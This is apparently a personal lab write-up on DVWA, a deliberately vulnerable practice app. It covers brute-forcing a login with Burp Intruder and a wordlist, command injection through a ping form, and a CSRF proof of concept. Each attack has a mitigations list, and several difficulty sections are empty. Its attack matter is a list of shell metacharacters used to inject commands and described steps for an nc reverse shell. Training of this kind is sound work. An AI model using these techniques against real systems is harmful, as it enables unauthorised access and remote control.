Table of Contents

1. Bruteforce-Attack


1.1 Intro

While exploring DVWA, I tested the **Brute Force vulnerability module**, which simulates a login form that lacks proper protection mechanisms. My objective was to perform a brute force attack to gain access using various combinations of usernames and passwords.

A brute force attack works by trying many username-password combinations until the correct one is found. In this case, DVWA allowed unlimited login attempts, making it an ideal scenario to demonstrate a successful brute force attack using automated tools.


1.2 Low

1. Intercept the Request
2. Send Req. to Intruder
3. Select Password Position than insert payload
4. Generate payload using password wordlist(rockyou.txt)
5. Start Attack



1.3 Med

1.4 High



1.5 Mitigation

If this were a real application, I would recommend the following mitigations based on what I exploited:

1. **Rate Limiting** – Limit login attempts per user or IP. This would have blocked me early.
2. **Account Lockout** – Temporarily lock accounts after failed logins to discourage brute forcing.
3. **CAPTCHA Integration** – Would have stopped my automated Burp Intruder attack.
4. **Multi-Factor Authentication** – Even if I found the correct credentials, I couldn't log in without the second factor.
5. **Strong Password Policy** – Weak passwords like admin:password should be rejected at creation time.
6. **Logging and Alerts** – Continuous login failures should trigger alerts for system admins.

2. Command Injection-Attack

2.1 Intro

While analyzing DVWA, I selected the **Command Injection** module to test how unsanitized user input can lead to remote command execution on the underlying operating system. This vulnerability arises when an application incorporates unvalidated user input directly into a system command.

In DVWA, the target field is a simple IP lookup form using the ping command. If proper validation is not implemented, attackers like me can inject additional system commands via the input field.

🧱 How It Happens: Technical Breakdown

A command injection vulnerability usually happens when:

The backend uses system(), exec(), shell_exec(), or similar


2.2 Low

🧪 Examples of Payloads


Payload Description:

Low = '||', '&', ';', '|', '-', '$', '(', ')', '`', '&&'


1- Ls Command



2- ls Command in burpsuite




3- Whoami Command




2.3 Med

2.4 High

1—nc Command for reverse shell



2 – Start nc listener before submit the nc payload



2.5 Mitigation

To prevent command injection, I recommend the following:

✅ Input Validation

- Never trust user input. Use strict whitelisting (only allow IP format \d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}).

✅ **Use Secure Functions**

- Avoid using system(), exec(), shell_exec().
- Use language-level functions (e.g., Python's subprocess.run() with shell=False).

✅ **Output Encoding**

- Encode all output before displaying on the web page.

✅ **Least Privilege**

- Run web applications with limited permissions (non-root user).

✅ **Web Application Firewall (WAF)**

- Use WAF to detect and block command injection patterns.

3. CSRF_XSRF_SessionRiding_OneClick-Attack

3.1 Intro

During my assessment of DVWA, I tested the **CSRF (Cross-Site Request Forgery)** module. This vulnerability allows an attacker like me to trick a logged-in victim into unknowingly submitting malicious requests to a web application on their behalf. It exploits the trust that a site has in the user's browser session.

This is also referred to as:


- **XSRF (Cross-Site Request Forgery)**
- **Session Riding**
- **One-Click Attack**

If exploited, I could change user settings (like passwords) without their consent, just by making them visit a malicious page while logged in to the target web app.

3.2 Low


1- CSRF_capt_Req_burp

Intercept the Request by Burpsuite




2- GenerateCSRF

Generate CSRF POC For the Request by inbuild Feature of burpsuite




3- Copyhtml&savefile



4- OpenFileFirefox&Submit


Open the poc in firefox than submit



